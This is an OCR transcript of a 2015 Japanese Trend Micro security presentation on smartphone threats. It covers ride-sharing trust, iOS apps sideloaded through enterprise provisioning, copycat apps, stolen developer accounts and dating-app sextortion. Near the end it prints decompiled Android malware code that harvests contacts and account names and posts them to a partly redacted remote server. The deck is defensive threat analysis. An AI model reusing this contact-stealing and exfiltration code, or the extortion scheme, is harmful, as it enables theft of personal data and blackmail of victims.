
スマホは暮らしを変えたのか？

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

そうだ

行こう。


パロ・アルト
Palo Alto
パロ・アルト
ベイランズ・パーク
Palo Alto Baylands Park
ジョーゲル
スラウ
Jogel Slough
スタンフォード
Stanford
グーグルプレックス
コンピュータ歴史博物館
County Inn
マウンテン
ビュー
Mountain
View
ロス・アルトス
Los Altos
17 分
9.7 miles
ロヨラ
Loyola
ランチョ・サン
アントニオ・オープン…
Rancho San Antonio
Open Space Preserve
ブラック山
Black
Mountain
Apple Company Store
Westfiel
82
G3
G6
237
280
G5
G2
85


パロ・アルト
Palo Alto
スタンフォード
Stanford
ジョーゲル
スラウ
Jogel Slough
1 時間 43 分
30 分間隔
コンピュータ歴史博物館
County Inn
El Camino & Showers
Showers & Latham
1 時間 38 分
30 分間隔
2 時間 6 分
30 分間隔
ロス・アルトス
Los Altos
Remington & El Camino
El Camino & Remington
ロヨラ
Loyola
Apple Company Store
De Anza & Mariani
ランチョ・サン
アントニオ・オープン…
Rancho San Antonio
Open Space Preserve
ブラック山
Black
Mountain
82
G6
G3
280
G5
85
G2
55

車なら17分、公共交通は98分

観光客は に行けない！

既存の仕組みを置き換えるスマホ

新しいライドシェア

GPS機能の活用

顧客が運転手を選び・評価


下車時に金銭の授受なし

配車サービス「Uber：ウーバー」

※支払は事前登録クレジットカードによる全自動決済

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

土地に不慣れな観光客を救済



Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

信用を悪用する犯罪者

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.


常識を疑え！

安全なiOS

危険なAndroid

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

2014年のAndroid向け不正プログラム累計



Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

JSSEC:「スマートフォン セキュリティ・シンポジウム 2015 」

App Store 以外からのアプリ導入

言葉巧みに導入を勧誘

デベロッパー名:
Yinlong Tan

元App Store 人気アプリ

※ただし既に削除

監視逃れを狙い 独自サイトで配布

App ID : id859740182 (このアプリはストアから削除されました)

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

社内アプリ配布機能の悪用

非公式アプリの導入に改造は不要

プロビジョニングプロファイルとは

USB を経由して「iTunes」から配布したり、
無線転送を通して自社のアプリストアから
従業員に配布する正規機能

不正アプリの配布はiOSでも可能

App ID : id859740182 (このアプリはストアから削除されました)

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

で発見！本物の人気に便乗

2014年6月の報告

デベロッパー名:
Jennifer Mendelson


人物あてゲームはなし

情報漏えいなど
不正活動はなし

App ID : id878859876 (このアプリはストアから削除されました)

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

で発見！本物の人気に便乗




本物・正規アプリ

偽物・詐欺アプリ

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

開発者アカウントの盗難



2014年8月の報告

デベロッパー名:
Lee Elman

非公式アプリに
公式アカウント登録

認証情報が
第三者に窃盗


App ID : id862283478 (このアプリはストアから削除されました)

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

犯罪者にOSの垣根なし

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

常識を疑え！



Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

オンライン美人局

※韓国語のチャットを筆者が日本語に翻訳

出会い系アプリの危険

不特定の人につながるアプリ
実質的な出会い系アプリ化

メール/LINE IDなどの
個人識別性の高い
アカウント交換を持ちかける

わいせつ画像を
いきなり送りつける被害も

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

弱みを握るセクストーション被害

被害者の画像/動画の入手を試みる

お互いに顔を見せ合い、
油断させる
「あなたの裸がみたい」
と持ちかける

ビデオ通話は全て
録音されている

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

不正アプリの狙いは電話帳

- **個人情報**
  連絡先データの読み取り

```
public static String getContacts(Context paramContext)
{
  StringBuilder localStringBuilder = new StringBuilder();
  ContentResolver localContentResolver = paramContext.getContentResolver();
  Cursor localCursor1 = localContentResolver.query(ContactsContract.Contacts.CONTENT
  String str2;
  Cursor localCursor2;
  if (localCursor1 != null)
    if (localCursor1.moveToFirst())
    {
      String str1 = localCursor1.getString(localCursor1.getColumnIndex("display_name
      str2 = localCursor1.getString(localCursor1.getColumnIndex("_id"));
      localStringBuilder.append(str1 + " ");
      localCursor2 = localContentResolver.query(ContactsContract.CommonDataKinds.Pho
    }
  while (true)
  {
```

Package Name: android.google.contact
SHA1 : 3C967E4148AD08D2B629049A70AD61476A644635

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

Skypeアカウントを狙うケースも

```
public static String getSkypeAcount(Context paramContext)
{
  String str;
  try
  {
    Account[] arrayOfAccount = AccountManager.get(paramContext).getAccounts();
    StringBuilder localStringBuilder = new StringBuilder();
    int i = arrayOfAccount.length;
    for (int j = 0; ; j++)
    {
      if (j >= i)
      {
        str = localStringBuilder.toString();
        break;
      }
      Account localAccount = arrayOfAccount[j];
      localStringBuilder.append(localAccount.type + ":  " + localAccount.name);
      localStringBuilder.append("<br/>");
    }
  }
```

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

電話帳は国内サーバへ送信

```
Tool.getContacts(AppConnectService.this);
Tool.getSkypeAcount(AppConnectService.this);
ist = new ArrayList();
w BasicNameValuePair("smscontent", str1 + "<br/
w BasicNameValuePair("sbid", AppConnectService.
Tool.postData("http://www.go[redacted]wn.com/contact
= " + str3);
```

URL: www.go[redacted]wn.com
IP: 126.11.[redacted].[redacted]

Package Name: android.google.contact
SHA1 : 3C967E4148AD08D2B629049A70AD61476A644635

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

被害者へ脅迫

動画をネタに恐喝

被害者に電話をかける

電話番号全部知ってるよ。

送金しないの？周りにお前の裸写真ばらまいちゃうよ。

